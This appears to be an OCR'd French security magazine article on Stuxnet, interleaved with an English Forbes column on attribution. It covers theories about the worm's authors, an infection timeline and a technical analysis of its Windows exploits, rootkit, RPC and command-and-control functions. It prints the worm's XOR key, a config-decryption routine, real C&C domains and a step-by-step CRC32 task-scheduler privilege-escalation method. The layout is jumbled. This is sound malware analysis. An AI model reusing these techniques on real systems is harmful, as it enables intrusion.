De nombreux autres détails liant la Chine et la Finlande sont ainsi relevés par les journalistes pour accréditer leur théorie. Par exemple, **RealTek Semiconductor**, la société taïwanaise dont le certificat fut dérobé pour signer les pilotes est en partie implantée dans la zone industrielle de **Suzhou**, en Chine, non loin de Vacon. Enfin, la Chine a été relativement épargnée par le ver.

Forbes

Jeffrey Carr
DIGITAL DAO

TECHNOLOGY

The New York Times Fails To Deliver Stuxnet's Creators

Yesterday the New York Times published a major story by William J. Broad, John Markoff and David E. Sanger which named the U.S. and Israel as co-developers of the Stuxnet worm. Unfortunately for their millions of readers, they provided almost no verifiable evidence to back up their claims, and even worse, excluded evidence that didn't support their theory.

The Dimona Complex

The article's entire hook is built upon claims made for the Dimona Complex by un-named sources:

> Over the past two years, according to intelligence and military experts familiar with its operations, Dimona has taken on a new, equally secret role — as a critical testing ground in a joint American and Israeli effort to undermine Iran's efforts to make a bomb of its own."

And the proof? The journalists give none, because no one wants to go on the record. Fair enough, but with such a sensational claim I'd expect, at the very least, to read some additional supporting evidence. And here it is – "*Israeli officials grin widely when asked about its effects.*" That's it. That's all they've got. Some officials grinned.

En dernier lieu, de très nombreux experts internationaux **ont critiqué la qualité** du code du malware. En effet, plusieurs voix se sont élevées pour dénoncer l'amateurisme de certaines fonctionnalités de Stuxnet : le composant de communication avec les serveurs de C&C très basique (par exemple, pas de chiffrement des communications, pas de résilience des serveurs de contrôle...), l'absence de protection annexe (polymorphisme, anti-debug, chiffrement solide), et finalement une prolifération bruyante indigne d'une attaque menée discrètement par des militaires, etc. Selon ces mêmes personnes, ces simples constatations sont la preuve qu'un état ne se cache pas derrière Stuxnet.

Les autres éléments à retenir

Le 9 juillet, **le satellite indien INSAT-4B** est déclaré HS. Ce satellite, utilisé aussi bien pour la transmission des télécommunications, la diffusion des flux de télévision, la météorologie ou encore pour la recherche et le sauvetage de personnes, était contrôlé par un **système SCADA** reposant sur des **PLC Siemens S7-400 et SIMATIC WinCC**. Cette annonce est survenue dans une période complexe dans les relations sino-indiennes, puisque les deux pays sont en pleine course dans le secteur de l'aérospatial afin d'être le premier pays asiatique à renvoyer un homme sur la Lune.

Alors que Symantec et d'autres éditeurs de solutions antivirales donnaient l'Iran comme principale victime de Stuxnet, il a fallu attendre la mi-octobre pour que le sujet Stuxnet soit évoqué publiquement par l'Iran. Au cours de cette première intervention, le président iranien aura simplement réfuté les dommages imputés au ver au sein des infrastructures nationales. Un mois plus tard, au cours du mois de novembre, le pays reconnait pour la première fois **avoir subi de "légers" problèmes** ayant mené au report du lancement de la centrale de Bushehr. En réaction à cette attaque, le gouvernement arrête alors des prestataires de services russes soupçonnés d'être des espions. Ceux-ci seront libérés par la suite.

Depuis le début de l'année 2011, de nombreux autres évènements se sont ajoutés à cet historique. Symantec, en recoupant les échantillons obtenus par les différents éditeurs de solutions antivirales du marché, a été en mesure de faire une étude statistique sur les attaques.

Ainsi, grâce aux 3280 échantillons récupérés auprès d'ESET, de F-Secure, de Kaspersky, de Microsoft, de McAfee, et de Trend Micro, l'éditeur a été capable de dresser les conclusions suivantes :
- exactement **5 organisations ont été ciblées** ;
ces 5 organisations sont toutes présentes sur le territoire iranien ;
- les 12000 infections correspondant aux 3280 échantillons peuvent être majoritairement tracées jusqu'à ces différentes organisations ;
- parmi les victimes utilisées comme vecteurs de propagation, 3 d'entre elles ont été attaquées une seule fois, une a été prise pour cible à deux reprises, et enfin la dernière fut attaquée trois fois ;
- ces attaques ont eu lieu à des dates bien précises : en juin 2009, un mois plus tard en juillet 2009, puis à trois reprises en mars, avril et mai 2010;
- enfin, trois variantes du malware correspondant aux attaques qui ont eu lieu en juin 2009, avril 2010 et mai 2010 ont été observées. L'existence d'une quatrième variante est supposée, mais n'a pas été observée parmi les échantillons obtenus.
D'après Symantec, ces 5 sociétés seraient des fournisseurs en lien avec le centre d'enrichissement de Natanz.

À partir de ces échantillons, Symantec a été capable de tracer des graphes représentant la prolifération du malware. Pour cela, les chercheurs se sont basés sur les informations enregistrées (date et heure par exemple) par le malware lorsque celui-ci infecte un nouveau système. Ces graphes mettent clairement en avant les 5 dates correspondant aux attaques, ainsi que le nombre de cibles initialement contaminées au cours de chacun de ces événements.

> "En avril 2009, le chercheur Carsten Köhler publiait un article dans le magazine Hackin9 présentant une faille de sécurité au sein du spouleur d'impression de Windows. Personne n'avait alors réagi, pas même Microsoft qui était pourtant clairement concernée."

Le lendemain de cette annonce, plusieurs médias ont repris en écho une autre annonce, particulièrement surprenante. Au travers d'une vidéo présentée lors d'une soirée donnée en l'honneur du départ à la retraite du général **Gabi Ashkenazi**, et publiée par le journal conservateur Haaretz, on pouvait découvrir parmi les faits d'armes du nouveau retraité, **la supervision de la création de Stuxnet**. Néanmoins, aucune source officielle israélienne n'étant venue corroborer cette annonce, celle-ci doit être prise avec précaution.

Les signes avant-coureurs

Mais l'affaire Stuxnet avait débuté bien avant 2010. Ainsi, Symantec a pu remonter les traces du malware jusqu'en 2008. Le 20 novembre 2008, Symantec observe, pour la première fois, l'**exploitation de la vulnérabilité LNK**. Celle-ci n'avait pas été analysée à l'époque, et il aura fallu Stuxnet pour découvrir que les pirates connaissaient cette faille depuis plus de deux ans. Le virus en question était alors identifié comme "**Trojan.Zlob**" et ne semble pas avoir de lien avec Stuxnet.

En avril 2009, le chercheur **Carsten Köhler** publiait un article dans le magazine **Hackin9** présentant une faille de sécurité au sein du **spouleur d'impression de Windows**. Personne n'avait alors réagi, pas même Microsoft qui était pourtant clairement concernée ! Quelques mois plus tard, en juin 2009, Symantec détectait un nouveau malware identifié aujourd'hui comme la première version de Stuxnet. Celle-ci était très simple, et n'embarquait pas encore toutes les armes que l'on connait aujourd'hui. C'est en **janvier 2010** qu'est apparu, pour Symantec, le premier malware issu de la famille de Stuxnet utilisant le certificat de la société Realtek Semiconductor Corp. pour signer un des composants du malware.

Enfin, ce serait en **mars 2010** apparu le premier malware issu de la famille de Stuxnet exploitant la vulnérabilité LNK.

Conclusion

Stuxnet a fait beaucoup parler de lui et a été très médiatisé. Les différentes théories, analyses et hypothèses formulées jusqu'à aujourd'hui ne mènent à aucune piste avec certitude, aussi bien concertant les commanditaires que la cible. Cependant, devant les différentes découvertes de plusieurs chercheurs et journalistes (Symantec, Langner, Le New York Times), l'Iran semble être ciblé, et tout particulièrement le centre d'enrichissement nucléaire de Natanz. Concernant les commanditaires et vu la complexité de l'attaque, les moyens mis en oeuvre et les différentes informations révélées par les journalistes, Israël et les USA semblent avoir joué un rôle dans cette affaire. Il faut finalement garder à l'esprit que chacune des informations révélées par les différents observateurs est toujours subjective...

Références

✱ Ressources sur Stuxnet
http://blog.eset.com/2011/01/03/stuxnet-information-and-resources

✱ F-Secure (FAQ)
http://www.f-secure.com/weblog/archives/00002040.html

http://www.f-secure.com/weblog/archives/00002066.html

✱ Timeline
http://www.infracritical.com/papers/stuxnet-timeline.txt

✱ CERT-IST
http://www.cert-ist.com/fra/ressources/Publications_ArticlesBulletins/VersVirusetAntivirus/stuxnet/

✱ New York Times
http://www.nytimes.com/2011/01/16/world/middleeast/16stuxnet.html?pagewanted=all

http://www.nytimes.com/2010/11/30/world/middleeast/30tehran.html?pagewanted=print
http://www.nytimes.com/2010/01/13/world/middleeast/13iran.html?_r=1&pagewanted=print

✱ Forbes
http://blogs.forbes.com/jeffreycarr/2011/01/17/the-new-york-times-fails-to-deliver-stuxnets-creators/?boxes=Homepagechannels

http://blogs.forbes.com/firewall/2010/12/14/stuxnets-finnish-chinese-connection/

Stuxnet, élu malware de l'année

Après avoir abordé les théories, suppositions et l'historique de Stuxnet, intéressons nous à présent à son analyse technique.

De très bons white-papers (Symantec et ESET) ont présenté en détail la complexité de ce malware.

Nous tenterons de résumer l'ensemble afin de comprendre les modes de propagation utilisés, les relations avec les systèmes industriels et les conséquences que Stuxnet peut provoquer.

Charles Dagouat

Fonctionnement général

Stuxnet est un malware complexe. Son mode de fonctionnement s'articule autour de deux "fonctions" principales : la propagation du virus, qui repose sur des failles inhérentes à la plateforme Windows, et l'attaque des systèmes SCADA articulés autour de WinCC et de PCS7.

Cette seconde fonction correspond à la charge active transportée par le malware. Elle repose sur le composant logiciel WinCC. WinCC est un outil très répandu de télésurveillance et d'acquisition de données développé par Siemens. Installé sur un système Windows, il est utilisé pour contrôler un système automatique tel qu'un PLC (Programmable Logic Controler). Ce type d'architecture est particulièrement adapté aux infrastructures critiques que l'on peut retrouver dans l'industrie.

Afin de remplir sa mission, le fonctionnement de Stuxnet est régi par un scénario très précis. Le malware est architecturé autour de **plusieurs fonctionnalités principales** correspondant aux différentes étapes du processus d'attaque.

La première étape n'est pas caractéristique à Stuxnet, mais correspond à la majorité des vers : il s'agit de la **phase de propagation**. Au cours de cette phase, le malware cherche à se répandre au sein d'un périmètre déterminé : le réseau local. La seconde phase correspond à l'attaque proprement dite : il s'agit de **rechercher la cible.**

"Stuxnet est un malware complexe. Son mode de fonctionnement s'articule autour de deux "fonctions" principales : la propagation du virus, qui repose sur des failles inhérentes à la plateforme Windows, et l'attaque des systèmes SCADA articulés autour de WinCC et de PCS... "

Dans le cas de Stuxnet , la cible est un système de contrôle et de surveillance Siemens WinCC couplé à certains PLC particuliers. Si un tel système est détecté, son comportement est alors discrètement altéré. Enfin, la dernière phase correspond à la conséquence matérielle de cette modification. L'effet indécelable agit discrètement sur le système afin de le détruire à petit feu.


Phase I : propagation du malware

La phase 1 de l'attaque menée par Stuxnet correspond donc à la **prolifération** du malware sur un parc d'ordinateurs. Pour cela, les auteurs de Stuxnet ont utilisé pas moins de quatre vulnérabilités *0day* ciblant différents composants de Windows. Mais cette fonction de propagation peut elle-même être subdivisée en plusieurs points : le premier correspondant à la compromission des systèmes Windows, et le second correspondant à l'installation durable du virus sur un système compromis.

Les points d'entrée principaux choisis par les développeurs de Stuxnet pour pénétrer l'infrastructure ciblée sont les supports de **stockage amovibles** tels que les clefs USB et autres disques durs portables. Les commanditaires se reposent donc principalement sur l'homme pour colporter le virus d'un système à un autre.

Vecteur d'attaque principal : les supports de stockage amovibles

La faille en question est liée à la **gestion** par le système d'exploitation Windows **des raccourcis**. Ce type de fichiers correspond aux extensions ".LNK" et ".PIF". La faille provient plus précisément du chargement de l'icône associé au lien. En effet, cette image est normalement chargée à partir d'un fichier de type CPL (Windows Control Panel file) à l'aide de la fonction système "LoadLibraryW()". Dans les faits, un fichier CPL est une simple DLL. En spécifiant les informations adéquates comme le chemin d'accès à une DLL malveillante dans la section "File Location Info" d'un fichier LNK, un pirate est donc en mesure de forcer n'importe quel système Windows à exécuter du code arbitraire en affichant simplement le contenu d'un dossier.



L'exploitation de cette faille requiert uniquement qu'un utilisateur navigue au sein d'un répertoire malveillant. Un code d'exploitation a d'ailleurs été publié au sein du framework Metasploit. Grâce à celui-ci, un pirate n'a qu'à inciter un internaute à accéder à une adresse internet avec Internet Explorer pour prendre le contrôle d'un système distant. Dans cette preuve de concept, le serveur force le client à ouvrir un dossier partagé grâce au protocole WebDAV.

> **"Les auteurs de Stuxnet ont utilisé pas moins de quatre vulnérabilités *0day* ciblant différents composants de Windows..."**

Un utilisateur observant le contenu d'une clef USB infectée par Stuxnet pourra lister les six fichiers suivants :
- Copy of Shortcut to.lnk ;
- Copy of Copy of Shortcut to.lnk ;
- Copy of Copy of Copy of Shortcut to.lnk ;
- Copy of Copy of Copy of Copy of Shortcut to.lnk ;
- ~WTR4141.TMP ;
- ~WTR4132.TMP.

Les différents raccourcis intitulés "Copy of (...) Shortcut to.lnk" correspondent aux différentes versions de Windows. Ces liens permettent tous de charger la librairie "~WTR4141.tmp" qui, à son tour, chargera le fichier "~WTR4132.TMP".

Après avoir officiellement pris en compte la faille de sécurité en publiant l'alerte de sécurité référencée KB2286198 le 16 juillet, Microsoft a rapidement réagi en publiant son bulletin MS10-046 et les correctifs associés le 2 août, hors du cadre de son "Patch Tuesday" qui était prévu 8 jours plus tard, le 10 août suivant.

Vecteurs d'attaques additionnels : réseau local

Mais Stuxnet ne se contente pas de l'aide des utilisateurs pour se répandre. Pour cela, il utilise aussi deux autres failles de sécurité exploitables à distance au sein d'un réseau local. La première provient du spouleur d'impression Microsoft alors que la seconde cible l'ancienne faille présente au sein du service serveur (MS08-067).

Spouleur d'impression

Cette faille de sécurité avait été initialement présentée dans le magazine **Hakin9 au cours de l'année 2009**. Lorsqu'une imprimante est partagée sur un système, un utilisateur est en mesure "d'imprimer" (comprendre, écrire) des fichiers dans le répertoire "%System%". L'exploitation de cette faille de sécurité se déroule en deux phases. La première consiste à déposer les fichiers "winsta.exe" et "sysnullevnt.mof" respectivement dans les dossiers "Windows\System32" et "Windows\System32\wbem\mof".

La seconde phase de l'exploitation de cette vulnérabilité consiste en l'exécution du script "sysnullevnt.mof". Ce fichier, au format MOF ("Managed Object Format"), est utilisé afin de forcer Windows à exécuter le code contenu dans le fichier "winsta.exe". L'exécution de ce script est automatique. En effet, les fichiers MOF placés dans le dossier "Windows\System32\wbem\mof" sont automatiquement compilés par "mofcomp.exe" afin d'enregistrer le contexte WMI qui déclenche l'exécution du script.
Cette faille de sécurité a été corrigée par Microsoft lors de la publication du bulletin **MS10-061** en ajoutant une série de vérifications avant d'autoriser l'impression d'un document.

Service serveur

Enfin, Stuxnet exploite la vieille faille de sécurité **MS08-067** du Service Serveur. Cette faille, qui avait à son époque été massivement exploitée par **Confiker/ Downadup**, est utilisée ici de façon à déposer un fichier dans les partages du type C$ ou Admin$. L'exécution de ce fichier est planifiée le jour suivant la compromission à l'aide du planificateur de tâches. Il semblerait que le shellcode utilisé par le malware pour réaliser ces deux actions soit relativement évolué contrairement à celui qui était utilisé par Confiker.

Cette faille de sécurité avait été corrigée par Microsoft lors de la publication du bulletin MS08-067.

L'exploitation de ces différentes failles de sécurité permet au malware d'assurer sa dissémination aussi bien sur un réseau local que, plus largement, sur l'ensemble des systèmes sur lesquels les utilisateurs peuvent être amenés à brancher un support de stockage amovible. Une fois installé sur un système Windows, le malware est alors équipé de plusieurs fonctionnalités lui permettant de fonctionner en réseau. Parmi celles-ci, on peut retenir que le malware met en place **un serveur RPC qui** lui permet de communiquer différentes informations avec les autres systèmes infectés présents sur le LAN.

INFO

Mise à disposition d'outils gratuits pour se débarrasser de malwares dont Stuxnet

BitDefender et Microsoft viennent de mettre à disposition des outils gratuits pour se débarrasser des malwares les plus en vogue du moment.

Après avoir publié le mois dernier un outil permettant de se débarrasser de Zeus (voir CXA-2010-1211), BitDefender vient de publier un autre outil gratuit qui permet de supprimer le malware Stuxnet. Pour rappel, le malware avait été détecté pour la première fois par une société basée en Biélorussie (voir CXA-2010-0893), à la suite de la découverte de la faille de sécurité 0-day LNK affectant toutes les versions de Windows (voir CXA-2010-0906).

Microsoft, de son côté, vient de mettre à jour son "outil de suppression des logiciels malveillants" qui prend désormais en compte le botnet connu le plus virulent du moment : Zeus/ZBot. En effet, Zeus est un malware en constante évolution qui vise principalement à voler des informations bancaires.

Les deux outils sont téléchargeables via les liens suivants :

Sutxnet :
http://www.malwarecity.com/community/index.php?app=downloads&showfile=12

Zbot :
http://blogs.technet.com/b/mmpc/archive/2010/10/12/msrt-on-zbot-the-botnet-in-a-box.aspx

Phase II : installation du malware

L'installation durable du malware nécessite de réaliser certaines actions qui impliquent des privilèges élevés. En effet, l'exploitation des failles de sécurité présentée précédemment ne permet pas d'obtenir des droits élevés. Afin d'assurer une dissémination maximale, deux failles de sécurité sont donc exploitées par Stuxnet afin d'élever ses privilèges une fois le système compromis.

Ces deux failles permettent de couvrir l'ensemble des versions de Windows existantes. En effet, la première permet d'élever localement ses privilèges sur les anciennes versions du système d'exploitation : Windows 2000 et XP ; alors que la seconde permet de réaliser la même opération sur les OS plus récents : Windows Vista, 7 et 2008.

La première faille provient de la **gestion du clavier** par le pilote "Win32k.sys". Un index est chargé depuis une librairie partagée sans vérification. Cette opération permet au malware de forcer le noyau du système à exécuter un code contrôlé depuis l'espace utilisateur. Cette faille de sécurité est décrite en détail dans l'article page 29 et a été corrigée par Microsoft lors de la publication du bulletin MS10-073 en ajoutant une vérification afin d'empêcher l'utilisation d'un index débordant du tableau de données associé.


La seconde vulnérabilité provient du **planificateur de tâches**. La définition d'une tâche est stockée dans un simple fichier XML contenu dans le dossier "%SystemRoot%\system32\Tasks". L'accès à ce dossier est restreint. Néanmoins, un fichier XML (correspondant à une tâche) contenu dans celui-ci est accessible et manipulable par l'utilisateur l'ayant ajouté. D'autre part, le fichier XML de description contient entre autres des informations liées à l'exécution de la tâche ; par exemple : l'utilisateur et le niveau de privilèges requis. Un utilisateur ayant défini une tâche peut donc librement modifier l'identifiant de l'utilisateur, ainsi que le niveau de privilèges requis afin de procéder à une élévation de privilèges.

Pour se protéger contre ce type d'attaque, Microsoft a donc introduit une "sécurité" en calculant une empreinte du fichier correspondant à une tâche lors de sa définition. Celle-ci est vérifiée avant de procéder à son exécution. Mais l'**algorithme CRC32** utilisé pour calculer cette empreinte n'est malheureusement pas fait pour réaliser une opération liée à la sécurité. Il est trop faible pour remplir ce rôle puisqu'il est relativement facile de réaliser des collisions. Il s'agit, en effet, d'un simple calcul du CRC du fichier XML. En ajoutant des données dans un champ commenté, il est donc aisé de produire un fichier valide ayant la même empreinte que l'original après que celui-ci ait été modifié.

Stuxnet ajoute donc une tâche, calcule l'empreinte CRC32 associée, modifie "manuellement" le fichier afin d'élever les privilèges qui lui sont associés, ajoute un champ de commentaire, et le remplit de données aléatoires pour provoquer une collision. La tâche est ensuite exécutée avec les privilèges les plus élevés.

Cette faille de sécurité a été corrigée par Microsoft lors de la publication du bulletin **MS10-092** en modifiant la fonction de hachage utilisée. Le calcul du CRC-32 est remplacé par celui d'une empreinte SHA-256. Cet algorithme est considéré comme sûr contre les attaques par collision.

Reste une inconnue. D'après Microsoft, ces deux failles de sécurité ciblent respectivement Windows XP et 2000 pour la gestion du clavier, et Windows Vista, 7 et 2008 pour le planificateur de tâches. Il semblerait que la technique utilisée par Stuxnet pour procéder à son installation sur Windows Server 2003 ne soit pas connue, ou que le malware ait exclu cette plateforme de ces cibles.



Fonctionnement du malware

Le malware peut être décomposé en plusieurs fichiers. Le module principal qui prend la forme d'une DLL est packé avec UPX. Ce module est exécuté dès le début d'une tentative de compromission, et ce, quel que soit le vecteur (clef USB, réseau, SQL). En effet, comme cela a été présenté auparavant, le malware utilise les 4 vulnérabilités *0day* Windows pour se répandre via différents vecteurs utilisés (USB et réseau local). L'ensemble de ces techniques est utilisé pour l'installer sur un système. Dans le cadre majoritaire d'une infection via l'ouverture d'un dossier présent sur une clef USB, il s'agit de l'exploitation de la vulnérabilité LNK qui permet de lancer l'exécution du module principal.

Fonctionnalités offertes

L'exécution de ce module permet, entre autres, de **lancer un rootkit** afin de cacher les fichiers malveillants présents sur la clef USB. Pour cela, certaines fonctions systèmes associées aux librairies partagées "ntdll.dll" et "kernel32.dll" sont interceptées afin de procéder à de l'injection de code, ainsi qu'à cacher la présence de certains fichiers malveillants en se basant sur certains critères particuliers (fichier ".lnk" d'une taille de 1471 octets, fichiers "WTRabcd.tmp" dont la somme de a, b, c et d modulo 10 est égale à 0).

Le malware est en effet capable **d'injecter du code** exécutable dans le processus courant ou bien dans un autre processus dont le nom correspond à celui d'un antivirus. Ces manipulations permettent de ne pas avoir à charger un fichier qui risquerait d'être détecté par un antivirus.

Plusieurs autres fonctionnalités utiles à la prolifération du malware lui ont été adjointes par ses concepteurs. Parmi celles-ci, on peut retenir l'existence de fonctionnalités permettant de se répandre, de se cacher, et enfin de se mettre à jour. Celle-ci correspond, globalement, aux différentes fonctions (21) exportées par le module principal de Stuxnet :

- ☑ Fonction 1 : infecter les supports amovibles et lancer le serveur RPC ;
- ☑ Fonction 2 : intercepter l'appel de certaines fonctions afin d'infecter les fichiers .S7P et .MCP correspondants aux projets Step7 ;
- ☑ Fonction 4 : initier la procédure de désinstallation de Stuxnet ;
- ☑ Fonction 5 : vérifier que le rootkit (le pilote noyau MrxCls.sys) est correctement installé ;
- ☑ Fonctions 6 et 7 : retourner la version de Stuxnet installée ;
- ☑ Fonctions 9, 10 et 31 (13?) : mettre à jour le malware à partir de fichiers Step7
- ☑ Fonction 14 : infecter des fichiers Step7 ;
- ☑ Fonction 15 : point d'entrée de la routine d'infection du système ;
- ☑ Fonction 16 : infecter le système (installation des pilotes, des DLL, des ressources, injection de code, etc.) ;
- ☑ Fonction 17: remplacer une DLL Step 7 afin de pouvoir intercepter l'appel de certaines fonctions ;
- ☑ Fonction 18 : désinstallation complète du malware ;
- ☑ Fonction 19 : infecter une clef USB ;
- ☑ Fonction 22 : infecter des systèmes distants via le réseau local ;
- ☑ Fonction 24 : vérifier la connexion internet ;
- ☑ Fonction 27 : serveur RPC ;
- ☑ Fonction 28 : dialoguer avec le serveur de commande et de contrôle (C&C) ;
- ☑ Fonction 29 : dialoguer avec le serveur C&C et exécuter le code retourné ;
- ☑ Fonction 32 : serveur RPC utilisé par le service serveur pour répondre à certains appels RPC ;

Plusieurs fonctionnalités réseau sont implémentées au sein du malware. Parmi celles-ci, le client/serveur RPC, les communications P2P, et l'utilisation d'un C&C sont principalement utilisées pour maintenir le malware à jour, et pour récupérer des informations. Néanmoins, celles-ci pourraient être utilisées pour télécharger et installer d'autres malwares, ou pour exfiltrer des informations sensibles dérobées sur le système compromis.

Mise en place d'un serveur RPC

Le serveur RPC est subdivisé en deux composants permettant de gérer les appels RPC locaux et distants. Pour cela, Stuxnet infecte différents processus en fonction du type d'appel RPC à gérer : "services.exe" pour les appels "locaux", ou l'un des processus "netsvc", "rpcss", "browser" pour les appels RPC distants. Les différentes méthodes RPC sont les suivantes :

- ☑ Méthode 1 : retourne la version de Stuxnet ;
- ☑ Méthode 2 : charge le module passé en paramètre dans un nouveau processus et exécute la fonction exportée spécifiée ;
- ☑ Méthode 3 : charge le module passé en paramètre dans l'espace mémoire du processus courant et appelle la première fonction exportée ;
- ☑ Méthode 4 : charge le module passé en paramètre d'un nouveau processus et l'exécute ;
- ☑ Méthode 5 : crée un "dropper" et l'envoie vers un système compromis ;
- ☑ Méthode 6 : exécute l'application spécifiée ;
- ☑ Méthode 7 : lit des données depuis le fichier spécifié ;
- ☑ Méthode 8 : écrit des données dans le fichier spécifié ;
- ☑ Méthode 9 : efface un fichier ;
- ☑ Méthode 10 : effectue différentes tâches à partir des noms de fichier interceptés grâce aux "hooks" mis en place par la "Méthode 2", et écrit les informations dans un fichier de log.

Il semblerait que les 3 dernières méthodes implémentées ne soient pas utilisées par Stuxnet.

Grâce à ce mécanisme qui repose sur RPC et qui peut être utilisé dans le cadre de communications P2P, Stuxnet est, entre autres, en mesure de se mettre à jour sur un réseau local à partir d'un autre système compromis.

Communications C&C

La deuxième fonctionnalité liée au réseau est un module de communication avec un (des) serveur(s) de **commande et de contrôle (C&C)**. De la même façon que la fonction P2P over RPC, le module permet au système compromis de charger en mémoire un code malveillant et de l'exécuter.

La liste des serveurs de commande et de contrôle est spécifiée dans le fichier de configuration "%WINDIR%\inf\mdmcpq3.pnf". Ce fichier de 1860 octets peut-être déchiffré avec la fonction suivante :

```
#decrypt function on python
def  decrypt(key, counter, sym):
        v0 = key * counter
        v1 = v0 >> 0xb
        v1 = (v1 ^ v0) * 0x4e35
        v2 = v1 & 0xffff
        v3 = v2 * v2
        v4 = v3 >> 0xd
        v5 = v3 >> 0x17
        x o r b y t e                                   =
((v5 & 0xff) + (v4 & 0xff)) & 0xff
        xorbyte = xorbyte ^ ((v2  >>  8) & 0xff)
        xorbyte = xorbyte ^ (v2 & 0xff)
        return  xorbyte ^ sym
```

Ce fichier contient plusieurs informations telles que la liste des serveurs utilisés pour vérifier la connexion à Internet ("www.windowsupdate.com", "www.msn.com"), la liste des serveurs C&C ("www.mypremierfutbol.com", "www.todaysfutbol.com"), les dates et heures d'activation et de désactivation du ver après lesquelles le ver se désinstalle automatiquement à l'aide des fonctionnalités précédemment évoquées, la version du malware, le nombre minimum de fichiers que doit contenir une clef USB pour pouvoir être infectée à l'aide des fichiers LNK malveillants, et enfin d'autres informations annexes utilisées pour le bon fonctionnement du ver et pour sa propagation.

Concernant le mode de fonctionnement des **serveurs C&C,** une instance de Stuxnet n'échange pas de message en clair avec les deux serveurs précédemment évoqués. En effet, chacun des messages envoyés sur Internet aux serveurs est chiffré à l'aide d'un algorithme très simple. Il s'agit en effet d'un simple XOR avec la clef de 31 octets suivante :

```
//  Encryption
char  Key[31]  =  {   0x67,  0xA9,  0x6E,
0x28,  0x90,  0x0D,  0x58,  0xD6,
                0xA4,   0x5D,   0xE2,   0x72,
0x66,  0xC0,  0x4A,  0x57,
                0x88,   0x5A,   0xB0,   0x5C,
0x6E,  0x45,  0x56,  0x1A,
                0xBD,   0x7C,   0x71,   0x5E,
0x42,  0xE4,  0xC1     } ;

//  Encryption  procedure
void    EncryptData(char    *Buffer,    int
BufferSize,  char  *Key)
{
       for   (int   i   =   0   ;   i   <
BufferSize  ;  i  ++)
          Buffer[i]  ^=  Key[i  %  31];
       return ;
}
```

La structure d'un message envoyé par le malware est assez complexe. Il contient de nombreuses informations propres à la victime. Parmi celles-ci, des informations liées aux interfaces réseau, à la version de l'OS et du malware. Ce message est simplement envoyé à un serveur qui émet une requête HTTP GET vers l'une des URL listées dans le fichier de configuration. Par exemple : http://www.mypremierfutbol.com/index.php?data=STUXNET_CC_MESSAGE.

En réponse à cette requête, le serveur retourne un message composé de plusieurs éléments : une taille codée sur 4 octets, un drapeau codé sur 1 octet, et enfin une image exécutable. Si la taille du message reçu ne correspond pas à la taille indiquée de l'image + 5 octets, le malware ne tient pas compte de cette réponse. Si la taille correspond, en fonction de la valeur du flag, le malware charge l'image exécutable dans l'espace mémoire du processus courant ou d'un autre processus à l'aide de l'une des méthodes RPC dédiées, puis lance son exécution.

Il semblerait, néanmoins, que cette fonctionnalité importante n'ait pas été réellement utilisée, ni pour mettre à jour le malware, ni pour installer d'outils malveillants additionnels. Il s'agit pourtant clairement d'une porte dérobée. Le blocage rapide des domaines www.mypremierfutbol.com et www.todaysfutbol.com y est peut-être pour quelque chose.

Recherche et infection de l'environnement WinCC

Enfin, afin de maximiser l'efficacité de l'opération de prolifération, le malware recherche le logiciel WinCC. Lorsque celui-ci est découvert, Stuxnet se connecte à la **base de données** utilisée par le logiciel à l'aide d'un mot de passe standard codé "en dur". Une fois connecté à cette base de données, le malware envoie le code malveillant via des **requêtes SQL**, et l'exécute.

Cette première action permet la **compromission du serveur MSSQL**. Ensuite, le malware modifie les vues SQL définies sur le serveur afin de forcer l'exécution de code à chaque accès à cette vue.

Stuxnet est enfin capable d'infecter des projets **WinCC/Step7** associés au **WinCC Simatic Manager**. Les fichiers recherchés et modifiés portent les extensions **.S7P, .MCP ou encore .TMP**. Sous certaines conditions particulières, des fichiers aux noms de "xutils\listen\xr000000.mdx", "xutils\links\s7p00001.dbf" et "xutils\listen\s7000001.mdx" ou encore "GracS\cc_alg.sav", "GracS\db_log.sav" et "GracS\cc_alg.sav" sont déposés. Dans les deux cas, ces fichiers correspondent respectivement à une version chiffrée de la DLL principale du malware, à un fichier de données de 90 octets, et enfin à une version chiffrée du bloc de données de configuration de Stuxnet. Enfin, une DLL spécialement conçue est placée dans les multiples sous-dossiers du répertoire "hOmSave7".

Le mécanisme d'infection est relativement simple. Lorsqu'un projet est ouvert à l'aide du WinCC Simatic Manager, la DLL placée dans les sous-répertoires du dossier "hOmSave7" est automatiquement recherchée. Lorsque celle-ci est chargée, la librairie déchiffre les données protégées, et charge en mémoire le composant principal du malware permettant de compléter le processus d'infection.

“Enfin, afin de maximiser l'efficacité de l'opération de prolifération, le malware recherche le logiciel WinCC. Lorsque celui-ci est découvert, Stuxnet se connecte à la base de données utilisée par le logiciel à l'aide d'un mot de passe standard codé "en dur.”

